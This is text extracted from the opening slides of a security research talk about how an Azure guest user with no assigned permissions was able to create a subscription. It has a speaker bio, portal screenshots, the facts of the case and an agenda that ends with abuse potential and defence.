

A man with dark, curly hair and a beard, wearing a red hoodie and a yellow scarf, is looking directly at the camera with a wide-eyed, intense expression. He is holding a glass of white wine in his left hand and a fork in his right. The background shows a kitchen with white cabinets, a brick fireplace, and a potted plant with a white tag that says "Care Instructions".

SIMON MAXWELL-STEWART
SR. SECURITY RESEARCHER @ BEYONDTRUST

From Azure subscription to backdoor intruder

RESTLESS GUESTS

SIMON MAXWELL-STEWART

WHO AM I?

- **Physics Undergraduate, University of Oxford**
- **10+ years in Software and Data Engineering**
- **2 years as Lead Data Scientist in Healthcare**
- **2 years in Cybersecurity**
- **Presently resident “graph nerd” at BeyondTrust’s Phantom Labs research team**



LET'S SOLVE A MYSTERY

HOW DID A GUEST MAKE A SUBSCRIPTION?!

Subscriptions

+ Add | Advanced options ▾

Showing subscriptions in I
directory. Don't see a subscription? [Switch
directories](#)

Se...

Subscriptions : **Filtered (2 of 2)**

My role == **all**

Status == **all**

Add filter

Subscription name ↑↓	
GuestMakesSub	...
Subscription 1	...

GuestMakesSub ☆ ...

Subscription

Search

×

«

- Overview
- Activity log
- Access control (IAM)
- Tags
- Diagnose and solve problems
- Security
- Events
- > Cost Management
- > Billing
- > Settings
- > Help

Cancel subscription


Rename

Change directory

Feedback

^ Essentials


Subscription ID	: b46f177a-e6d2-467d-8b8f-34bc3375713b	Subscription name	: GuestMakesSub
Directory	:ft.com)	My role	: Owner
Status	: Active	Plan	: Azure Plan
Parent management group	: IShouldNotMakeThis	Secure Score	: 27%



Guest made subscription!

FACTS ABOUT THE CASE

- Entra ID account credentials leaked to the dark web
- Account is a guest B2B user in tenant
- Guest user had ZERO...
 - group memberships
 - directory roles
 - RBAC roles
 - permissions granted
- Somehow guest made a subscription?




AGENDA

- **INTRO - A mystery!**
- **Azure**
 - **Basics**
 - **In the weeds**
 - **Newly documented behaviour YAY!**
- **Microsoft's Position**
- **Can this be abused?**
- **Defence**

